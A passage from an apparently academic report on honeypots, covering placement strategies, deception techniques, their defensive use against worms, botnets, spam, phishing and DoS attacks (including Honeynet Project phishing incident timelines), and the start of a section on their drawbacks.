


*Figure 9 - External honeypot placement example*

External placement offers maximum security due to isolation, however its complexity lies in needing multiple public IP addresses.

## Placement on DMZ

Placing honeypots in the demilitarized zone (DMZ) of the network offers isolation from the production network, and provides insights on attacks that target resources lying in the DMZ network. They do not however offer a decoy or intelligence gathering resource in case an attack infiltrates the production network. Administrators may deploy clones of production systems in the DMZ as honeypots, to assess vulnerabilities that would harm production resources. Firewall rules may also be set to allow certain monitoring activities between the production network and the monitoring station.(Baumann, Plattner, 2002)




*Figure 10 - DMZ honeypot placement example*

## Placement on internal network

Placing honeypots in the internal network is the most risky strategy, as it requires extremely careful setup to make sure attacks won't be able to spread in the production network. It is however the only deployment strategy that allows the honeypot(s) to be attacked from the inside of the network. If the purpose of honeypot is to detect insider threats, then this strategy is the only option. It is also the most accurate way of pinpointing vulnerabilities of the production network itself and its firewall. Biggest concern with this strategy is a scenario where the honeypot system is compromised and controlled by an attacker. In that case, the attacker can attack other systems in the production network from the inside.




*Figure 11 - Internal network honeypot placement*

# 5. HONEYPOT DECEPTION TECHNIQUES

Honeypots are deployed aiming to deceive attackers on attacking decoys to protect the production network, as well as studying their attack patterns for intelligence gathering purposes. Different deception techniques exist (Lakhani, 2003) , analyzed below.

## Sacrificial Lamb

This approach describes systems deployed in the network with the purpose of being compromised. They run completely isolated from the production network and the concept of operation is to provide attackers with an easily detectable target, featuring running services, letting them play with it to quench their thirst. Sacrificial Lamb honeypots are sometimes used only as decoys and are not necessarily monitored to gather attack intelligence.

## Deception ports on production systems

This technique is basically running honeypot binaries (like honeyd) on the production system itself. An example is a web server running on a different port than 80 (HTTP), also running a web honeypot on port 80. These honeypots are low-interaction. Attackers will first attack the deception, giving time to administrators to take action and block them before they solve the deception. Actions taken may include, blocking attackers, trace-back of the attack as well as forensics.

## Proximity Decoys

This technique refers to the proximity of honeypots to the production network, in order to address some legal concerns raised from running honeypots. An entity maintains the right to monitor its production network, however running honeypots outside the network one wants to protect and monitoring them, causes privacy and legal concerns. These concerns were analyzed by Richard Salgado, senior counsel for the Department of Justice's computer crime

unit, who stated the following: "*The closer the honeypot is to the production server, the less likely that it's going to have some of the legal issues that we're talking about.”* (The Register, 2003).

## Redirection Shield

This technique is based on redirecting traffic that is suspected as malicious to honeypots. Telling whether traffic is normal or malicious is the responsibility of an IDS system. The honeypot should be similar in architecture to the production system it substitutes, so the deception can work better, as well as drawing better conclusions for future hardening of the production system, based on gathered intelligence. An attacker trying to attack a resource won’t know that he has been redirected to a honeypot, and by this the following can be accomplished: The attack against the production server will be stopped, the attackers will believe that they have identified the production system but their conclusions will be different from reality, finally any attacks successfully compromising the honeypot can be used to secure the production resource from these successful attack methods. (NetworkWorld, 2004)

## Minefield

The concept of minefield is to “cloud the battlefield” by laying multiple honeypots in the production network or at the perimeter as decoys. The purpose is to draw scans and attacks to the honeypots, sparing the production systems. It is similar to sacrificial lambs, only referring to a larger number of honeypots to achieve results.

## Hacker Zoo

Hacker zoo describes an entire subnet of honeypots (honeynet) featuring several honeypots offering different services, platforms, vulnerabilities and configurations. It is called a zoo because attackers are in “cages”.(Scottberg, Yurcik, Doss, 2002)

# 6. HONEYPOT CONTRIBUTION TO SECURITY

Honeypots are deployed to fill in gaps left other security measures such as firewalls, IDS, antivirus. They offer great contribution to overall security in matters of prevention, detection, reaction, defense against worms, botnets, spam mail, phising as well as denial of service attacks.

## Prevention

It is arguable whether honeypots improve prevention of attacks, mainly because they may also draw further attacks, and if incorrectly implemented, may increase the risk of compromise. On the other hand, offering deception through the use of honeypots actually improves prevention, from attacks that would anyway reach the attacked infrastructure. Honeypots' value to prevention through deception depends on the kind of attack in question. If the attacker is an automated tool, there is no actual human to deceive, and the tool will continue scanning anyway. In scenarios where the attack is aimed at a specific organization, or in example a government related infrastructure, high profile target for espionage or similar, then a human-initiated attack would be expected. In that case, deploying a honeypot with bogus data, may actually deceive the attackers into thinking that they have accomplished their goal, and prevent them from looking any deeper. In this scenario there is clear contribution of honeypots to prevention of attacks. Another aspect of prevention through honeypots is their use as psychological weapon. If attackers identify the existence of honeypots, they might stop attacking, in fear of exposing their identity and techniques of attack. Finally, prevention through the use of honeypots may lie in buying time to respond, when identifying an attacker trying to compromise honeypots being in the first layer of defense, allowing blocking the attackers before reaching the production network. In any case, the highest contributor to prevention remains hardening of systems and elimination of vulnerabilities. (Spitzner, 2002)

## Detection

Honeypots greatly contribute to improve detection of security threats in the network. To understand why, one first has to understand the parameters that make detection difficult. According to Lance Spitzner, father of honeypots, detection is made difficult by three significant factors: false positives, false negatives and data aggregation. False positives are cases where a security alert was produced but ultimately it was normal non-malicious traffic. False negatives are cases where malicious traffic was present, but it remained unreported. Data aggregation refers to the vast amount of data gathered by security systems in the form of logs and events, and is difficult to process due to its immense size. The time consuming process of addressing reoccurring false positives, mainly by training filters to not report them, may lead to false negatives in the future. Honeypots address all three of these factors, as any traffic that made its way to the honeypot is malicious by definition, as no normal user should be there. This allows to accurately mark traffic and origin IP addresses as malicious, without the risk of false positives. However, honeypots are not the ultimate solution to detection as they detect traffic only directed at them, nor are enough on their own, they should always be used in combination with other security systems such as firewalls and IDS systems. (Spitzner, 2002)

## Response

Honeypots ease response to attacks in a number of ways. If a honeypot is attacked before a production system, it gives time to administrators to respond by blocking the attacker before reaching the production infrastructure. In post-attack response scenarios, it is common that compromised systems continue to work in the production environment for significant periods of time before the attack is detected and response actions are taken. This fills the systems with production-related data and logs, making forensics more difficult. In addition, sometimes production systems that have been compromised cannot be taken offline as their availability might be of critical importance, also affecting proper forensic analysis. Running a honeypot

alongside production systems, featuring similar specifications with the production system to be protected, offers the response team valuable help to perform forensics. In example if an attack compromises a web server and the honeypot web server running alongside (configured to mimc the production web server), then the response team can work on the honeypot server to identify the attack pattern, and it is highly probable that the same method was used to compromise the affected production web server, so action can be taken by minimizing downtime of the production system. Also, since the honeypot does not accept any "normal" traffic, then all data and logs in the honeypot will be related to the attack, facilitating forensic analysis and minimizing time required to complete it. (Spitzner, 2002)

## Using honeypots against worms

A definition of a computer worm can be "a program that self-propagates across a network exploiting security or policy flaws in widely-used services." (Weaver, 2003). Since honeypots are not supposed to draw any legitimate traffic, and worms scan for new victims in all addresses, including unused, honeypots are an effective way of detecting worms. In addition, worms' payloads can be downloaded to the honeypot for further investigation and analysis (Christoffersen & Mauland, 2006). Due to above reasons honeypots are extremely effective on detecting worms directed at a network, and when deployed for research purposes, honeypots are the most straightforward way to detect zero-day worms, study them and allow researchers to identify their attack patterns and find out how to incapacitate them and patch them. Some honeypots have also taken a step further against worms. Laurent Oudot has created a modified version of the honeyd honeypot, that would actually strike back at the "Blaster" worm (Oudot, 2003). Once identified an attack by blaster, the script would use the same exploit to strike back at the remote attacker computer, gain access, and delete the worm executable (msblast.exe). However, although promising, this technique comes with great legal concerns, as operating outside the defending network and using exploits can't be considered an appropriate measure of defense.

Another interesting example of honeypots being used effectively against worms, comes from the “sticky” honeypot (or tarpit) called LaBrea (LaB), that answers TCP requests made by worms in a slow manner, delaying them from moving on to their next target. (Haig, 2002). Similarly to other security scenarios, honeypots are not enough on their own to prevent against worms, and should be used in conjunction with other security measures.

## Using honeypots against botnets

The term botnet describes groups of computers that have been compromised and are under remote control by an attacker or group of attackers. They can be very large at number, and are very effective in several kinds of attacks, like denial of service attacks. As in the case of worms and other attacks, honeypots offer great value in detecting attack by botnets, since any traffic directed at them can be considered malicious by definition. Allowing the honeypot to be compromised by the botnet and maintain monitoring, can offer valuable intelligence on the origin of commands, helping to identify the C&C (command and control) server(s) that keep the botnet running. (Zou & Cunningham, 2006). Due to the potential of honeypots to threaten a botnet, botnets have become more sophisticated in identifying honeypots and avoiding them, or kicking them out of the botnet if already compromised. Honeypots’ value in addressing botnet threats is described by a never ending rally between bot masters and defenders, with bot masters advancing their techniques in identifying and avoiding honeypot traps, and defenders trying to covert honeypots so they are not susceptible to detection. (Challoo & Kotapalli, 2011)

## Using honeypots to protect from spam mail

When the honeypot concept is enrolled to address spam mail, honeypots take the form of email addresses. Honeypot addresses are email destinations not actually used by a human but are actually posted online in order to picked up by harvesters. Harvesters are automated tools crawling through websites to pick up email addresses, and add them to spam lists. If an email address is a honeypot (can also be defined as a honeytoken), then no legitimate mail flow should be expected, and every sender sending to this mailbox can be marked as spam sender (ORACLE, 2012). This helps in identifying spam senders and configuring filters to ignore these senders. This approach is called a spamtrap and may be ran at an organization level, or an ISP (Internet Service Provider) level. Sometimes ISPs will turn an older legit email address to a spamtrap (sendgrid.com, 2012). One common side effect caused by the widespread usage of spamtraps globally is that legitimate users may end up blacklisted, as they may send to a honeypot email address unwillingly for various reasons.

## Using honeypots to protect from phishing

Several ways have been expressed on how honeypots can provide valuable help on studying phishing campaigns (Li, Schmitz, 2009). Phishing attackers typically use compromised "victim" web servers to host the malicious phishing websites required for the phishing attack. This is useful to them, as it frames the victim and conceals the attackers' identity, also saving them costs and procedures required to host their own server. The attackers usually install a rootkit before deploying malicious websites, to provide them with a protected backdoor. Then the phishing websites are deployed along with mass emailing tools. The use of honeypots posing as vulnerable web servers has provided researchers with detailed intelligence on the exact steps followed by attackers in a phishing campaign. The "honeynet project" initiative has published extremely detailed information on two distinct phishing campaign incidents, one in Germany and one in UK. The honeynet deployed by German Honeynet Project was

part of a thesis ("Planung und Realisierung eines Honeynet zur Analyse realer Angriffe aus dem Internet") by a graduate student. It was deployed in November 2004. (The honeynet Project, 2006)




*Figure 12 - German honeynet project topology*
*(source: The Honeynet Project)*

| Date / Time | Event |
|---|---|
| 12/11/04 | First data from honeypot |
| 22/11/04<br>01:06 AM | Honeypot WU-FTPd compromised by autorooter |
| 22/11/04<br>08:21 AM | Attacker manually installs rootkit, IRC bot and Ebay phishing attack content |
| 22/11/04<br>06:25 PM | Attacker returns to install and run mass scanning tool |
| 22/11/04<br>10:40 PM | Attacker returns to install proxy server |
| 23/11/04<br>02:25 PM | Attacker returns to install additional rootkit |
| 23/11/04<br>04:40 PM | Attacker returns to set up phishing web sites and sends out spam mails (blocked by Honeywall) |
| 08/12/04<br>11:30 AM | Honeypot disconnected for forensic analysis |

*Figure 13 - Timeline of events recorder on German honeynet concerning a phishing campaign*
*(source: The Honeynet Project)*

The honeynet deployed by the UK Honeynet Project in was a high interaction research honeynet deployed in a UK ISP (internet service provider) data centre during August 2004. (The honeynet Project, 2006)




*Figure 14 - UK honeynet project topology*
*(source: The Honeynet Project)*

| Date / Time | Event |
|---|---|
| 17/08/04 | First data from honeypot |
| 18/08/04<br>12:30 PM | Honeypot samba server compromised. Various IRC tools, backdoors and mass scanners installed by multiple groups |
| 19/08/04 | Attackers check result of network scans |
| 20/08/04 | New attackers compromise honeypot |
| 22/08/04 | More scanning activity |
| 23/08/04<br>09:12 PM | Phishers arrive through back door set up by initial attackers and set up phishing website |
| 23/08/04<br>09:23 PM | First web traffic arrives at web server for phishing site |
| 27/08/04<br>09:30 AM | Honeypot disconnected for forensic analysis |

*Figure 15 - Timeline of events recorder on UK honeynet concerning another phishing campaign*
*(source: The Honeynet Project)*

The details honeypots can provide researchers when used as phishing delivery platforms, greatly contributes in understanding the attack methods, as well as faster detection and shutdown of campaigns. Other contributions of honeypots against phishing are honeytokens in the form of monitored fake email addresses, waiting to receive phishing email messages. This contributes in faster detection and shutdown, which is the most straightforward way to stop a phishing campaign. Theoretical approaches have been published on advanced multi-layered use of honeypots to fight phishing,(Li, Schmitz, 2009) suggesting among other measures like spamtraps, that financial corporations such as banks could be running their

own high interaction honeypots that will allow phishers to log in with known honeytokens (honeypot login credentials) in circulation, exposing them to the bank's administrators, who can take steps to block the attacker's further actions with other accounts, as well as contact potential victims for confirmation on any transfers performed.

## Using honeypots to protect from denial of service attacks

Denial of service attacks are attacks that aim at incapacitating a digital resource (in example a server) and make it unavailable to users (Weiler, 2002). There is a variety of different methods to perform such an attack, some of them targeting vulnerabilities of the resource (crash attacks), and others by overwhelming the resource with multiple requests at an application level or network level (flood attacks), causing from deterioration of performance to complete loss of the resource's availability. A deadlier form of denial of service attack, is when an attacker uses multiple hosts to perform the attack, thus multiplying impact. This form of attack is called distributed denial of service (DDoS) attack. Attackers can easily perform DDoS attacks if they are in control of a botnet. A DDoS attack is far more effective than a DoS attack when its method is overwhelming a victim's bandwidth, and it is significantly more difficult and complex to contain since thousands of different IP addresses may have to be blocked.

Honeypots can have an important contribution on mitigating DoS and DDoS attacks. Organizations can deploy a number of honeypots mimicking actual production servers, and monitor them for attacks. In the case of crash attacks, targeting vulnerabilities of software, if an attack compromises a honeypot, then forensics are performed and attack pattern can be decoded, offering intelligence on how to protect the similar production system from this specific vulnerability. In case of flood attacks, which lie on overwhelming the resource with requests, a honeypot or other service can act as a gateway filtering incoming traffic, and once it detect an ongoing DoS attack, they can reroute malicious traffic into the honeypots network, keeping the attacker occupied, while production infrastructure remains unaffected.




*Figure 16 - An example topology of a DDoS attack*
*(source: https://www.keycdn.com/support/ddos-attack)*

(Deshpande, 2015) The main challenge of such a defense approach is how to efficiently detect the attack in time using automated methods, which is addressed using machine learning algorithms and behavioral analysis of incoming traffic. Using honeypots to address these attacks, supplementing traditional measures that attempt to simply block the attack, can add an extra layer of more efficient detection, and keep the attack going while recording it, to assist in better understanding it, increases the chances of pinpointing the attacker, and also provides more evidence in case legal action is taken by the victim. (Weiler, 2002)

# 7. HONEYPOT PROBLEMS

As with any defensive measure, the use of honeypots can have adverse effects, ranging from the introduction of new security risks and increasing costs, to serious hazards of legal nature.

## Effectiveness concerns

Honeypots are a useful defensive measure, only when used with all other security measures in place. Their field of view is narrow, as they only interact with traffic directed directly at them, and will fail to protect from any other threat operating in the network that does not enter their field of view. Another concern is that attackers become progressively better on identifying honeypots, which in turn will cause them to either ignore them, or feed them with useless information to deteriorate any research value they offer. Only exception to this concern is the value of deterrence, as attackers may think twice before attacking an organization that takes security seriously to the extent of having deployed honeypots.

## Cost concerns

